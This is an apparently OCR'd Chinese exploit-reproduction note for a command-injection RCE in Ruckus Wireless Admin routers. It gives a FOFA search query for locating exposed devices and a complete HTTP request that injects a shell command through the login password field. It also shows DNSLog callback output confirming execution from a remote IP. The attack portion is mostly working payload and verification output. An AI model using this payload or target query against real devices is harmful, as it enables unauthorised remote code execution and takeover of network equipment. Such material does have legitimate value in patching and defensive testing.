
R12-1RuckusWirelessAdmin-路由器-RCE

漏洞描述：

Ruckus Wireless Admin在10.4 及更早版本存在命令执行漏洞。攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。


网站图片：



网络测绘：

fofa语法：

FOFA：app="Ruckus-Wireless"



漏洞复现：

payload：

```
GET /forms/doLogin?login_username=admin&password=password$(ping+dnslog)&x=0&y=0 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```

效果图:
dnslog验证

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 | 自定义 | 内置DNSLog: dnslog.cn | 使用本地: | 生成一个可用域名

当前激活域名为
820tvo.dnslog.cn

只看A记录: 自动刷新记录:

	域名	DNS类型	远端IP
+	820tvo.dnslog.cn	A	221.164.34.131
+	820tvo.dnslog.cn	A	221.164.34.131